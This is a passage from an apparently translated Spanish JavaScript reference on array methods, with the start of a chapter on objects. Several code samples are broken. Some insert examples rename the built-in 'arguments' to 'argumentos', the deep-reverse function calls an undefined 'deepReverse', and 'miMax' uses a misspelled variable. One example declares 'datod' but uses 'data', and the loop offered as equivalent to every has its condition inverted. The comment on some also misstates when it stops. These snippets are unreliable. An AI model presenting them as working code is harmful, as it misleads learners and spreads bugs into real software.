var miArray = [1, 2, 3, 4], i = 0, sum = 0;
while(i++ < miArray.length) {
     sum += i;
}
console.log(sum);
```

`Array.prototype.every`

Desde ES5, si queremos iterar sobre una porción de un array, podemos utilizar `Array.prototype.every`, que itera hasta que devolvemos `false`:

Version ≥ 5

```
// [].every() se detiene cuando encuentra un resultado falso
// por lo tanto, esta iteración se detendrá en el valor 7 (ya que 7 % 2 !== 0)
[2, 4, 7, 9].every(function(valor, indice, arr) {
	console.log(valor);
	return valor % 2 === 0; // iterar hasta encontrar un número impar
});
```

Equivalente en cualquier versión de JavaScript:

```
var arr = [2, 4, 7, 9];
// iterar hasta encontrar un número impar encontrado
for (var i = 0; i < arr.length && (arr[i] % 2 !== 0); i++) {
	console.log(arr[i]);
}
```

`Array.prototype.some`

`Array.prototype.some` itera hasta que devuelva true:

Version ≥ 5

```
// [].some se detiene cuando encuentra un resultado falso
// por lo tanto, esta iteración se detendrá en el valor 7 (ya que 7 % 2 !== 0)
[2, 4, 7, 9].some(function(valor, indice, arr) {
	console.log(valor);
	return valor === 7; // iterar hasta encontrar el valor 7
});
```

Equivalente en cualquier versión de JavaScript:

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && arr[i] !== 7; i++) {
	console.log(arr[i]);
}
```

Bibliotecas

Por último, muchas bibliotecas de utilidades también tienen su propia variación `foreach`. Tres de las más populares son las siguientes:

`jQuery.each()`, en **jQuery**:

```
$.each(myArray, function(key, value) {
	console.log(value);
});
```

`_.each()`, en **Underscore.js**:

```
_.each(myArray, function(value, key, myArray) {
	console.log(value);
});
```

`_.forEach()`, en **Lodash.js**:

```
_.forEach(myArray, function(value, key) {
	console.log(value);
});
```

Véase también la siguiente pregunta en SO, donde se publicó originalmente gran parte de esta información:

- Recorrer un array en JavaScript

Sección 12.7: Desestructurar un array

Version ≥ 6

Un array puede desestructurarse cuando se asigna a una nueva variable.

```
const triangulo = [3, 4, 5];
const [longitud, altura, hipotenusa] = triangulo;
longitud === 3; // → true
altura === 4; // → true
hipotenusa === 5; // → true
```

Los elementos pueden omitirse.

```
const [,b,,c] = [1, 2, 3, 4];
console.log(b, c); // → 2, 4
```

El operador Rest también puede utilizarse.

```
const [b,c, ...xs] = [2, 3, 4, 5];
console.log(b, c, xs); // → 2, 3, [4, 5]
```

Un array también puede desestructurarse si es un argumento de una función.

```
function area([longitud, altura]) {
     return (longitud * altura) / 2;
}
const triangulo = [3, 4, 5];
area(triangulo); // → 6
```

Observa que el tercer argumento no se nombra en la función porque no es necesario.

Más información sobre la sintaxis de la desestructuración.

Sección 12.8: Eliminar elementos duplicados

A partir de ES5.1, puedes utilizar el método nativo `Array.prototype.filter` para recorrer un array y dejar sólo las entradas que pasen una determinada función callback.

En el siguiente ejemplo, nuestro callback comprueba si el valor dado se encuentra en el array. Si lo hace, es un duplicado y no se copiará en el array resultante.

Version ≥ 5.1

```
var uniqueArray = ['a', 1, 'a', 2, '1', 1].filter(function(value, index, self) {
     return self.indexOf(value) === index;
}); // returns ['a', 1, 2, '1']
```

Si su entorno es compatible con ES6, también puedes utilizar el objeto Set. Este objeto permite almacenar valores únicos de cualquier tipo, ya sean valores primitivos o referencias a objetos:

Version ≥ 6

```
var uniqueArray = [... new Set(['a', 1, 'a', 2, '1', 1])];
```

Sección 12.9: Comparación de arrays

Para una simple comparación de matrices puedes utilizar `JSON.stringify` y comparar las cadenas de salida:

```
JSON.stringify(array1) === JSON.stringify(array2)
```

Nota: esto sólo funcionará si ambos objetos son serializables JSON y no contienen referencias cíclicas. Esto puede lanzar el `TypeError: Converting circular structure to JSON`

Puede utilizar una función recursiva para comparar arrays.

```
function comparaArrays(array1, array2) {
      var i, esA1, esA2;
      esA1 = Array.isArray(array1);
      esA2 = Array.isArray(array2);
      if (esA1 !== esA2) { // ¿es uno un array y el otro no?
            return false; // si entonces no puede ser el mismo
      }
      if (!(esA1 && esA2)) { // Ambos no son arrays
            return array1 === array2; // devuelve la igualdad estricta
      }
      if (array1.length !== array2.length) { // si las longitudes difieren entonces no pueden ser
los mismos
            return false;
      }
      // iterar arrays y compararlos
      for (i = 0; i < array1.length; i += 1) {
            if (!comparaArrays(array1[i], array2[i])) { // Comparar elementos recursivamente
                  return false;
            }
      }
      return true; // deben ser iguales
}
```

ADVERTENCIA: El uso de la función anterior es peligroso y debe ser envuelto en un `try catch` si se sospecha que hay una posibilidad de que el array tiene referencias cíclicas (una referencia a un arrays que contiene una referencia a sí mismo).

```
a = [0] ;
a[1] = a;
b = [0, a];
comparaArrays(a, b); // lanza RangeError: Maximum call stack size exceeded
```

Nota: La función utiliza el operador de igualdad estricta `===` para comparar elementos que no son del array `{a: 0} === {a: 0}` es `false`.

Sección 12.10: Arrays invertidas

`.reverse` se utiliza para invertir el orden de los elementos dentro de un array.

Ejemplo de `.reverse`:

```
[1, 2, 3, 4].reverse();
```

Resulta en:

```
[4, 3, 2, 1]
```

Nota: Tenga en cuenta que `.reverse(Array.prototype.reverse)` invertirá el array en su lugar. En lugar de devolver una copia invertida, devolverá el mismo array, invertida.

```
var arr1 = [11, 22, 33];
var arr2 = arr1.reverse();
console.log(arr2); // [33, 22, 11]
console.log(arr1); // [33, 22, 11]
```

También se puede invertir un array 'profundamente' mediante:

```
function profundoInverso(arr) {
	arr.reverse().forEach(elem => {
		if(Array.isArray(elem)) {
			deepReverse(elem);
		}
	});
	return arr;
}
```

Ejemplo de `profundoInverso`:

```
var arr = [1, 2, 3, [1, 2, 3, ['a', 'b', 'c']]];
deepReverse(arr);
```

Resulta en:

```
arr // -> [[['c','b','a'], 3, 2, 1], 3, 2, 1]
```

Sección 12.11: Clonación superficial de un array

A veces, es necesario trabajar con un array sin modificar el array original. En lugar de un método `clone`, los arrays tienen un método `slice` que permite realizar una copia superficial de cualquier parte de un array. Tenga en cuenta que esto sólo clona el primer nivel. Esto funciona bien con tipos primitivos, como números y cadenas de caracteres, pero no con objetos.

Para clonar superficialmente un array (es decir, tener una nueva instancia de array pero con los mismos elementos), puede utilizar el siguiente método de una sola línea:

```
var clon = arrayAClonar.slice();
```

Esto llama al método incorporado de JavaScript `Array.prototype.slice`. Si pasas argumentos a `slice`, puedes obtener comportamientos más complicados que creen clones superficiales de sólo una parte de un array, pero para nuestros propósitos simplemente llamando a `slice()` se creará una copia superficial de todo el array.

Todos los métodos utilizados para convertir objetos tipo array en array son aplicables para clonar un array:

Version ≥ 6

```
arrayAClonar = [1, 2, 3, 4, 5];
clon1 = Array.from(arrayAClonar);
clon2 = Array.of(...arrayAClonar);
clon3 = [...arrayAClonar] // el camino más corto
```

Version ≥ 5.1

```
arrayAClonar = [1, 2, 3, 4, 5];
clon1 = Array.prototype.slice.call(arrayAClonar);
clon2 = [].slice.call(arrayAClonar);
```

Sección 12.12: Concatenar arrays

Dos arrays

```
var array1 = [1, 2];
var array2 = [3, 4, 5];
```

Version ≥ 3

```
var array3 = array1.concat(array2); // devuelve un array
```

Version ≥ 6

```
var array3 = [...array1, ...array2]
```

Resulta en un nuevo `Array`:

```
[1, 2, 3, 4, 5]
```

Arrays múltiples

```
var array1 = ["a", "b"], array2 = ["c", "d"], array3 = ["e", "f"], array4 = ["g", "h"];
```

Version ≥ 3

Proporcionar más argumentos de array a `array.concat()`

```
var arrConc = array1.concat(array2, array3, array4);
```

Version ≥ 6

Proporciona más argumentos a `[]`

```
var arrConc = [...array1, ...array2, ...array3, ...array4]
```

Resulta en un nuevo `Array`:

```
["a", "b", "c", "d", "e", "f", "g", "h"]
```

Sin copiar el primer array

```
var arrayLargo = [1, 2, 3, 4, 5, 6, 7, 8], arrayCorto = [9, 10];
```

Version ≥ 3

Proporcionar los elementos de `arrayCorto` como parámetros para empujar utilizando `Function.prototype.apply`.

```
arrayLargo.push.apply(arrayLargo, arrayCorto);
```

Version ≥ 6

Utiliza el operador spread para pasar los elementos de `arrayCorto` como argumentos separados a `push`.

```
arrayLargo.push(...arrayCorto)
```

El valor de `arrayLargo` es ahora:

```
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
```

Tenga en cuenta que si el segundo array es demasiado largo (>100.000 entradas), puede producirse un error de desbordamiento de pila (debido a cómo funciona `apply`). Para estar seguro, puedes iterar en lugar de:

```
arrayCorto.forEach(function (elem) {
    arrayLargo.push(elem);
});
```

Valores con y sin array

```
var array = ["a", "b"];
```

Version ≥ 3

```
var arrConc = array.concat("c", "d");
```

Version ≥ 6

```
var arrConc = [...array, "c", "d"]
```

Resulta en un nuevo `Array`:

```
["a", "b", "c", "d"]
```

También puedes mezclar arrays con no arrays

```
var arr1 = ["a","b"];
var arr2 = ["e", "f"];
var arrConc = arr1.concat("c", "d", arr2);
```

Resulta en un nuevo `Array`:

```
["a", "b", "c", "d", "e", "f"]
```

Sección 12.13: Combinar dos arrays como pares clave-valor

Cuando tenemos dos arrays separados y queremos hacer un par clave-valor a partir de esos dos arrays, podemos utilizar la función de reducción de arrays como se muestra a continuación:

```
var columnas = ["Fecha", "Numero", "Tamaño", "Ubicacion", "Edad"];
var filas = ["2001", "5", "Grande", "Sydney", "25"];
var resultado = filas.reduce(function(resultado, campo, indice) {
      resultado[columnas[indice]] = campo;
      return resultado;
}, {})
console.log(resultado);
```

Salida:

```
{
      Fecha: "2001",
      Numero: "5",
      Tamaño: "Grande",
      Ubicacion: "Sydney",
      Edad: "25"
}
```

Sección 12.14: spread / rest del array

Operador spread

Version ≥ 6

Con ES6, puede utilizar separaciones para separar elementos individuales en una sintaxis separada por comas:

```
let arr = [1, 2, 3, ...[4, 5, 6]]; // [1, 2, 3, 4, 5, 6]
// en ES < 6, las operaciones anteriores son equivalentes a
arr = [1, 2, 3];
arr.push(4, 5, 6);
```

El operador spread también actúa sobre cadenas de caracteres, separando cada carácter individual en un nuevo elemento de cadena de caracteres. Por lo tanto, utilizando una función de array para convertirlos en números enteros, el arrays creado anteriormente es equivalente a lo siguiente:

```
let arr = [1, 2, 3, ...[..."456"].map(x=>parseInt(x))]; // [1, 2, 3, 4, 5, 6]
```

O, utilizando una sola cadena, esto podría simplificarse a:

```
let arr = [..."123456"].map(x=>parseInt(x)); // [1, 2, 3, 4, 5, 6]
```

Si no se realiza el mapeo, entonces:

```
let arr = [..."123456"]; // ["1", "2", "3", "4", "5", "6"]
```

El operador spread también puede utilizarse para repartir argumentos en una función:

```
function miFuncion(a, b, c) { }
let args = [0, 1, 2];
miFuncion(...args);
// en ES < 6, esto equivaldría a:
miFuncion.apply(null, args);
```

Operario rest

El operador rest hace lo contrario que el operador spread, fusionando varios elementos en uno solo.

```
[a, b, ...rest] = [1, 2, 3, 4, 5, 6]; // el rest asigna [3, 4, 5, 6]
```

Recoger los argumentos de una función:

```
function miFuncion(a, b, ...rest) { console.log(rest); }
miFuncion(0, 1, 2, 3, 4, 5, 6); // rest es [2, 3, 4, 5, 6]
```

Sección 12.15: Filtrar valores

El método `filter()` crea un array lleno de todos los elementos del array que pasan una prueba proporcionada como función.

Version ≥ 5.1

```
[1, 2, 3, 4, 5].filter(function(valor, indice, arr) {
    return valor > 2;
});
```

Version ≥ 6

```
[1, 2, 3, 4, 5].filter(valor => valor > 2);
```

El resultado es un nuevo array:

```
[3, 4, 5]
```

Filtrar valores falsy

Version ≥ 5.1

```
var filtered = [ 0, undefined, {}, null, '', true, 5].filter(Boolean);
```

Dado que `Boolean` es una función/constructor nativo de JavaScript que toma [un parámetro opcional] y que el método `filter` también toma una función y le pasa el elemento actual del array como parámetro, se podría leer de la siguiente manera:

1. `Boolean(0)` devuelve `false`
2. `Boolean(undefined)` devuelve `false`

3. `Boolean({})` devuelve `true`, lo que significa que se introduce en el array devuelto
4. `Boolean(null)` devuelve `false`
5. `Boolean('')` devuelve `false`
6. `Boolean(true)` devuelve `true`, lo que significa que se introduce en el array devuelto
7. `Boolean(5)` devuelve `true`, lo que significa que se introduce en el array devuelto

por lo que el proceso global resultará:

```
[ {}, true, 5 ]
```

Otro ejemplo sencillo

Este ejemplo utiliza el mismo concepto de pasar una función que toma un argumento.

Version ≥ 5.1

```
function empiezaConLaLetraA(str) {
	if(str && str[0].toLowerCase() == 'a') {
		return true
	}
	return false;
}
var str = 'Since Boolean is a native javascript function/constructor that takes [one
optional parameter] and the filter method also takes a function and passes it the current array
item as a parameter, you could read it like the following';
var strArray = str.split(" ");
var palabrasEmpiezaConA = strArray.filter(empiezaConLaLetraA);
//["a", "and", "also", "a", "and", "array", "as"]
```

Sección 12.16: Búsqueda en un array

La forma recomendada (desde ES5) es utilizar `Array.prototype.find`:

```
let personas = [
	{ nombre: "bob" },
	{ nombre: "john" }
];
let bob = personas.find(persona => persona.nombre === "bob");
// O, más verboso
let bob = personas.find(function(persona) {
	return persona.nombre === "bob";
});
```

En cualquier versión de JavaScript, también se puede utilizar un bucle `for` estándar:

```
for (var i = 0; i < personas.length; i++) {
	if (personas[i].nombre === "bob") {
		break; // encontramos a bob
	}
}
```

`findIndex`

El método `findIndex()` devuelve un índice en el array, si un elemento del array satisface la función de comprobación proporcionada. De lo contrario, se devuelve -1.

```
array = [
      { valor: 1 },
      { valor: 2 },
      { valor: 3 },
      { valor: 4 },
      { valor: 5 }
];
var indice = array.findIndex(item => item.valor === 3); // 2
var indice = array.findIndex(item => item.valor === 12); // -1
```

Sección 12.17: Convertir una cadena de caracteres en un array

El método `.split()` divide una cadena de caracteres en un array de subcadenas de caracteres. Por defecto, `.split()` dividirá la cadena de caracteres en subcadenas de caracteres en espacios (`" "`), lo que equivale a llamar a `.split(" ")`.

El parámetro pasado a `.split()` especifica el carácter, o la expresión regular, a utilizar para dividir la cadena de caracteres.

Para dividir una cadena de caracteres en un array, llame a `.split` con una cadena de caracteres vacía (`""`). **Nota importante:** Esto sólo funciona si todos sus caracteres encajan en el rango inferior de caracteres Unicode, que cubre la mayor parte del inglés y la mayoría de los idiomas europeos. Para los idiomas que requieren caracteres Unicode de 3 y 4 bytes, `slice("")` los separará.

```
var strArray = "StackOverflow".split("");
// strArray = ["S", "t", "a", "c", "k", "O", "v", "e", "r", "f", "l", "o", "w"]
```

Version ≥ 6

Utilizando el operador spread (`...`), para convertir una cadena de caracteres en un array.

```
var strArray = [..."sky is blue"];
// strArray = ["s", "k", "y", " ", "i", "s", " ", "b", "l", "u", "e"]
```

Sección 12.18: Eliminar elementos de un array

Shift

Utiliza `.shift` para eliminar el primer elemento de un array.

Por ejemplo:

```
var array = [1, 2, 3, 4];
array.shift();
```

resulta en:

```
[2, 3, 4]
```

Pop

Además `.pop` se utiliza para eliminar el último elemento de un array.

Por ejemplo:

```
var array = [1, 2, 3];
array.pop();
```

resulta en:

```
[1, 2]
```

Ambos métodos devuelven el elemento eliminado;

Splice

Utiliza `.splice()` para eliminar una serie de elementos de un array. `.splice()` acepta dos parámetros, el índice inicial y un número opcional de elementos a eliminar. Si se omite el segundo parámetro `.splice()` eliminará todos los elementos desde el índice inicial hasta el final del array.

Por ejemplo:

```
var array = [1, 2, 3, 4];
array.splice(1, 2);
```

deja un array que contiene:

```
[1, 4]
```

El resultado de `array.splice()` es un nuevo array que contiene los elementos eliminados. Para el ejemplo anterior, la devolución sería:

```
[2, 3]
```

Por lo tanto, si se omite el segundo parámetro, el array se divide en dos, de forma que la original termina antes del índice especificado:

```
var array = [1, 2, 3, 4];
array.splice(2);
```

...deja array conteniendo `[1, 2]` y devuelve `[3, 4]`.

Delete

Utiliza `delete` para eliminar un elemento del array sin modificar su longitud:

```
var array = [1, 2, 3, 4, 5];
console.log(array.length); // 5
delete array[2];
console.log(array); // [1, 2, undefined, 4, 5]
console.log(array.length); // 5
```

`Array.prototype.length`

Asignar un valor al `length` del array cambia la longitud al valor dado. Si el nuevo valor es inferior a la longitud del array, se eliminarán los elementos del final del valor.

```
array = [1, 2, 3, 4, 5];
array.length = 2;
console.log(array); // [1, 2]
```

Sección 12.19: Eliminar todos los elementos

```
var arr = [1, 2, 3, 4];
```

Método 1

Crea un nuevo array y sobrescribe la referencia del array existente con uno nuevo.

```
arr = [];
```

Hay que tener cuidado ya que esto no elimina ningún elemento del array original. Es posible que el array se haya cerrado al pasarla a una función. El array permanecerá en memoria durante toda la vida de la función, aunque puede que no seas consciente de ello. Esta es una fuente común de fugas de memoria.

Ejemplo de fuga de memoria debida a un mal vaciado del array:

```
var count = 0;
function addListener(arr) { // arr se cierra sobre
      var b = document.body.querySelector("#foo" + (count++));
      b.addEventListener("click", function(e) { // esta función de referencia
      // mantiene el cierre actual mientras el evento está activo
      // hace algo pero no necesita arr
      });
}
arr = ["grandes datos"];
var i = 100;
while (i > 0) {
      addListener(arr); // el array se pasa a la función
      arr = []; // sólo elimina la referencia, el array original permanece
      array.push("algunos datos de gran tamaño"); // más memoria asignada
      i--;
}
// ahora hay 100 arrays cerrados, cada uno hace referencia a un array diferente no se ha eliminado
un solo elemento
```

Para evitar el riesgo de una fuga de memoria utiliza uno de los 2 métodos siguientes para vaciar el array en el bucle while del ejemplo anterior.

Método 2

Al establecer la propiedad `length` se borran todos los elementos del array desde la nueva longitud del array hasta la antigua longitud del array. Es la forma más eficaz de eliminar y desreferenciar todos los elementos del array. Mantiene la referencia al array original.

```
arr.length = 0;
```

Método 3

Similar al método 2 pero devuelve un nuevo array que contiene los elementos eliminados. Si no necesitas los ítems, este método es ineficiente ya que el nuevo array se crea para ser inmediatamente dereferenciado.

```
arr.splice(0); // no debes utilizarlo si no quieres los ítems eliminados
// sólo utiliza este método si haces lo siguiente
var mantenerArr = arr.splice(0); // vacía el array y crea un nuevo array que contenga
// los ítems eliminados
```

Pregunta relacionada.

Sección 12.20: Encontrar el elemento mínimo o máximo

Si el array u objeto similar es *numérico*, es decir, si todos sus elementos son números, entonces puedes utilizar `Math.min.apply` o `Math.max.apply` pasando `null` como primer argumento, y el array como el segundo.

```
var miArray = [1, 2, 3, 4];
Math.min.apply(null, miArray); // 1
Math.max.apply(null, miArray); // 4
```

Version ≥ 6

En ES6 puedes utilizar el operador `...` para extender un array y tomar el elemento mínimo o máximo.

```
var miArray = [1, 2, 3, 4, 99, 20];
var maxValor = Math.max(...miArray); // 99
var minValor = Math.min(...miArray); // 1
```

El siguiente ejemplo utiliza un bucle `for`:

```
var maxValor = miArray[0];
for(var i = 1; i < miArray.length; i++) {
    var valorActual = miArray[i];
    if(valorActual > maxValor) {
        maxValor = valorActual;
    }
}
```

Version ≥ 5.1

El siguiente ejemplo utiliza `Array.prototype.reduce()` para encontrar el mínimo o el máximo:

```
var miArray = [1, 2, 3, 4];
miArray.reduce(function(a, b) {
    return Math.min(a, b);
}); // 1
miArray.reduce(function(a, b) {
    return Math.max(a, b);
}); // 4
```

Version ≥ 6

o utilizando las funciones de flecha:

```
miArray.reduce((a, b) => Math.min(a, b)); // 1
miArray.reduce((a, b) => Math.max(a, b)); // 4
```

Version ≥ 5.1

Para generalizar la versión reducida tendríamos que pasar un valor inicial para cubrir el caso de lista vacía:

```
function miMax(array) {
    return array.reduce(function(maxMasLejos, elemento) {
        return Math.max(mxMasLejos, elemento);
    }, -Infinity);
}
miMax([3, 5]); // 5
miMax([]); // -Infinity
Math.max.apply(null, []); // -Infinity
```

Para más detalles sobre cómo utilizar correctamente `reduce`, véase Reducir valores.

Sección 12.21: Inicialización estándar de arrays

Hay muchas formas de crear arrays. Las más comunes son utilizar literales de array, o el constructor `Array`:

```
var arr = [1, 2, 3, 4];
var arr2 = new Array(1, 2, 3, 4);
```

Si se utiliza el constructor `Array` sin argumentos, se crea un array vacío.

```
var arr3 = new Array();
```

resulta en:

```
[]
```

Tenga en cuenta que si se utiliza con exactamente un argumento y ese argumento es un `number`, se creará en su lugar un array de esa longitud con todos los valores `undefined`:

```
var arr4 = new Array(4);
```

resulta en:

```
[undefined, undefined, undefined, undefined]
```

Esto no se aplica si el argumento único no es numérico:

```
var arr5 = new Array("foo");
```

resulta en:

```
["foo"]
```

Version ≥ 6

De forma similar a un literal de array, `Array.of` puede utilizarse para crear una nueva instancia de `Array` a partir de una serie de argumentos:

```
Array.of(21, "Hola", "Mundo");
```

resulta en:

```
[21, "Hola", "Mundo"]
```

En contraste con el constructor `Array`, crear un array con un único número como `Array.of(23)` creará un nuevo array `[23]`, en lugar de un `Array` con longitud 23.

La otra forma de crear e inicializar un array sería `Array.from`

```
var nuevoArray = Array.from({ length: 5 }, (_, index) => Math.pow(index, 4));
```

resultará:

```
[0, 1, 16, 81, 256]
```

Sección 12.22: Unir elementos de un array en una cadena de caracteres

Para unir todos los elementos de un array en una cadena de caracteres, puede utilizar el método `join`:

```
console.log(["Hola", " ", "mundo"].join("")); // "Hola mundo"
console.log([1, 800, 555, 1234].join("-")); // "1-800-555-1234"
```

Como se puede ver en la segunda línea, los elementos que no sean cadenas de caracteres se convertirán primero.

Sección 12.23: Eliminar/añadir elementos con splice()

El método `splice()` puede utilizarse para eliminar elementos de un array. En este ejemplo, eliminamos los 3 primeros del array.

```
var valores = [1, 2, 3, 4, 5, 3];
var i = valores.indexOf(3);
if (i >= 0) {
    valores.splice(i, 1);
}
// [1, 2, 4, 5, 3]
```

El método `splice()` también puede utilizarse para añadir elementos a un array. En este ejemplo, insertaremos los números 6, 7 y 8 al final del array.

```
var valores = [1, 2, 4, 5, 3];
var i = valores.length + 1;
valores.splice(i, 0, 6, 7, 8);
//[1, 2, 4, 5, 3, 6, 7, 8]
```

El primer argumento del método `splice()` es el índice en el que se van a eliminar/insertar elementos. El segundo argumento es el número de elementos a eliminar. El tercer argumento en adelante son los valores a insertar en el array.

Sección 12.24: El método entries()

El método `entries()` devuelve un nuevo objeto `Array Iterator` que contiene los pares clave/valor para cada índice del array.

Version ≥ 6

```
var letras = ['a','b','c'];
for(const[indice, elemento] of letras.entries()){
     console.log(indice, elemento);
}
```

resultado

```
0 "a"
1 "b"
2 "c"
```

Nota: Este método no es compatible con Internet Explorer.

Partes de este contenido de `Array.prototype.entries` por Mozilla Contributors bajo licencia CC-by-SA 2.5

Sección 12.25: Eliminar valor del array

Cuando necesite eliminar un valor específico de un array, puede utilizar el siguiente método para crear un array de copia sin el valor dado:

```
array.filter(function(val) { return val !== to_remove; });
```

O si quieres cambiar el array en sí sin crear una copia (por ejemplo, si escribes una función que obtiene un array como función y lo manipula) puedes usar este snippet:

```
while(index = array.indexOf(3) !== -1) { array.splice(index, 1); }
```

Y si necesita eliminar sólo el primer valor encontrado, elimina el bucle while:

```
var index = array.indexOf(to_remove);
if(index !== -1) { array.splice(index , 1); }
```

Sección 12.26: Aplanar arrays

Arrays bidimensionales

Version ≥ 6

En ES6, podemos aplanar el array mediante el operador spread `...`:

```
function aplanarES6(arr) {
     return [].concat(...arr);
}
var arrL1 = [1, 2, [3, 4]];
console.log(aplanarES6(arrL1)); // [1, 2, 3, 4]
```

Version ≥ 5

En ES5, podemos conseguirlo mediante `.apply()`:

```
function flatten(arr) {
return [].concat.apply([], arr);
}
var arrL1 = [1, 2, [3, 4]];
console.log(flatten(arrL1)); // [1, 2, 3, 4]
```

Arrays de dimensiones superiores

Dada un array profundamente anidado como

```
var profundamenteAnidado = [4,[5,6,[7,8],9]];
```

Puede aplanarse con esta magia

```
console.log(String(profundamenteAnidado).split(',').map(Number);
#=> [4,5,6,7,8,9]
```

O

```
const aplanado = profundamenteAnidado.toString().split(',').map(Number)
console.log(aplanado);
#=> [4,5,6,7,8,9]
```

Los dos métodos anteriores sólo funcionan cuando el array está formado exclusivamente por números. Un array multidimensional de objetos no puede aplanarse con este método.

Sección 12.27: Añadir/anexar elementos al array

Unshift

Utiliza `.unshift` para añadir uno o más elementos al principio de un array.

Por ejemplo:

```
var array = [3, 4, 5, 6];
array.unshift(1, 2);
```

array resulta en:

```
[1, 2, 3, 4, 5, 6]
```

Push

Además, `.push` se utiliza para añadir elementos después del último elemento existente.

Por ejemplo:

```
var array = [1, 2, 3];
array.push(4, 5, 6);
```

array resulta en:

```
[1, 2, 3, 4, 5, 6]
```

Ambos métodos devuelven la nueva longitud del array.

Sección 12.28: Claves y valores de objetos al array

```
var objeto = {
    clave1: 10,
    clave2: 3,
    clave3: 40,
    clave4: 20
};
var array = [];
for(var personas in objeto) {
    array.push([personas, objeto[personas]]);
}
```

Ahora array es

```
[
    ["clave1", 10],
    ["clave2", 3],
    ["clave3", 40],
    ["clave4", 20]
]
```

Sección 12.29: Conexión lógica de valores

```
Version ≥ 5.1
```

`.some` y `.every` permiten un conectivo lógico de valores `Array`.

Mientras que `.some` combina los valores de retorno con `OR`, `.every` los combina con `AND`.

Ejemplos de `.some`

```
[false, false].some(function(valor) {
    return valor;
});
// Resultado: false
[false, true].some(function(valor) {
    return valor;
});
// Resultado: true
[true, true].some(function(valor) {
    return valor;
});
// Resultado: true
```

Y ejemplos de `.every`

```
[false, false].every(function(valor) {
    return valor;
});
// Resultado: false
[false, true].every(function(valor) {
    return valor;
});
// Resultado: false
[true, true].every(function(valor) {
    return valor;
});
// Resultado: true
```

Sección 12.30: Comprobar si un objeto es un array

`Array.isArray(obj)` devuelve **`true`** si el objeto es un `Array`, en caso contrario **`false`**.

```
Array.isArray([]) // true
Array.isArray([1, 2, 3]) // true
Array.isArray({}) // false
Array.isArray(1) // false
```

En la mayoría de los casos puedes usar **`instanceof`** para comprobar si un objeto es un `Array`.

```
[] instanceof Array; // true
{} instanceof Array; // false
```

`Array.isArray` tiene la ventaja sobre el uso de una comprobación **`instanceof`** en que seguirá devolviendo **`true`** incluso si el prototipo del array ha sido cambiado y devolverá **`false`** si un prototipo que no es array fue cambiado al prototipo `Array`.

```
var arr = [];
Object.setPrototypeOf(arr, null);
Array.isArray(arr); // true
arr instanceof Array; // false
```

Sección 12.31: Insertar un elemento en un array en un índice específico

La inserción simple de elementos se puede hacer con el método `Array.prototype.splice`:

```
arr.splice(indice, 0, item);
```

Variante más avanzada con múltiples argumentos y soporte de encadenamiento:

```
/* Sintaxis:
array.insert(indice, valor1, valor2, ..., valorN) */
Array.prototype.insert = function(indice) {
      this.splice.apply(this, [indice, 0].concat(
            Array.prototype.slice.call(argumentos, 1)));
      return this;
};
["a", "b", "c", "d"].insert(2, "X", "Y", "Z").slice(1, 6); // ["b", "X", "Y", "Z", "c"]
```

Y con los argumentos de tipo array que permiten la fusión y el encadenamiento:

```
/* Sintaxis:
array.insert(indice, valor1, valor2, ..., valorN) */
Array.prototype.insert = function(indice) {
      indice = Math.min(indice, this.length);
      argumentos.length > 1
            && this.splice.apply(this, [indice, 0].concat([].pop.call(argumentos)))
            && this.insert.apply(this, argumentos);
return this;
};
["a", "b", "c", "d"].insert(2, "V", ["W", "X", "Y"], "Z").join("-"); // "a-b-V-W-X-Y-Z-c-d"
```

Sección 12.32: Ordenar un array multidimensional

Dado el siguiente array

```
var array = [
     ["clave1", 10],
     ["clave2", 3],
     ["clave3", 40],
     ["clave4", 20]
];
```

Puedes ordenarlo por número (segundo índice)

```
array.sort(function(a, b) {
     return a[1] - b[1];
})
```

Version ≥ 6

```
array.sort((a,b) => a[1] - b[1]);
```

El resultado será

```
[
     ["clave2", 3],
     ["clave1", 10],
     ["clave4", 20],
     ["clave3", 40]
]
```

Tenga en cuenta que el método de ordenación opera sobre el array *en su lugar*. Esto cambia el array. La mayoría de los demás métodos de array devuelven un nuevo array, dejando intacto el original. Esto es especialmente importante si utiliza un estilo de programación funcional y espera que las funciones no tengan efectos secundarios.

Sección 12.33: Comprobar la igualdad de todos los elementos del array

El método `.every` comprueba si todos los elementos del array superan una prueba de predicado proporcionada.

Para comprobar la igualdad de todos los objetos, puede utilizar los siguientes fragmentos de código.

```
[1, 2, 1].every(function(item, i, list) { return item === list[0]; }); // false
[1, 1, 1].every(function(item, i, list) { return item === list[0]; }); // true
```

Version ≥ 6

```
[1, 1, 1].every((item, i, list) => item === list[0]); // true
```

Los siguientes fragmentos de código comprueban la igualdad de propiedades

```
let datod = [
     { nombre: "alicia", id: 111 },
     { nombre: "alicia", id: 222 }
];
data.every(function(item, i, lista) { return item === lista[0]; }); // false
data.every(function(item, i, lista) { return item.nombre === lista[0].nombre; }); // true
```

Version ≥ 6

```
data.every((item, i, lista) => item.nombre === lista[0].nombre); // true
```

Sección 12.34: Copiar parte de un array

El método `slice()` devuelve una copia de una parte de un array.

Toma dos parámetros, `arr.slice([inicio[, fin]])`:

`inicio`

Índice de base cero que es el inicio de la extracción.

`fin`

Índice de base cero que es el final de la extracción, se corta hasta este índice, pero no se incluye.

Si el final es un número negativo, `fin = arr.length + fin`.

Ejemplo 1

```
// Digamos que tenemos este array de abecedarios
var arr = ["a", "b", "c", "d"...];
// Quiero un Array de las dos primeras letras
var nuevoArr = arr.slice(0, 2); // nuevoArr === ["a", "b"]
```

Ejemplo 2

```
// Digamos que tenemos este Array de Números y no sé su final
var arr = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9...];
// Quiero cortar este array a partir del número 5 hasta el final
var newArr = arr.slice(4); // nuevoArr === [5, 6, 7, 8, 9...]
```

Capítulo 13: Objetos

Propiedad	Descripción
`value`	El valor a asignar a la propiedad
`writable`	Si el valor de la propiedad se puede cambiar o no
`enumerable`	Si la propiedad se enumerará o no en los bucles `for in`
`configurable`	Si será posible redefinir el descriptor de la propiedad o no
`get`	Una función a llamar que devolverá el valor de la propiedad
`set`	Una función que se llamará cuando se asigne un valor a la propiedad

Sección 13.1: Clonación superficial

Version ≥ 6

La función `Object.assign()` de ES6 puede utilizarse para copiar todas las propiedades **enumerables** de una instancia `Object` existente a una nueva.

```
const existente = { a: 1, b: 2, c: 3 };
const clon = Object.assign({}, existente);
```

Esto incluye las propiedades `Symbol` además de las `String`.

La desestructuración rest/spread de objetos, que actualmente es una propuesta de fase 3, ofrece una forma aún más sencilla de crear clones superficiales de instancias de objetos.

```
const existente = { a: 1, b: 2, c: 3 };
const { ...clon } = existente;
```

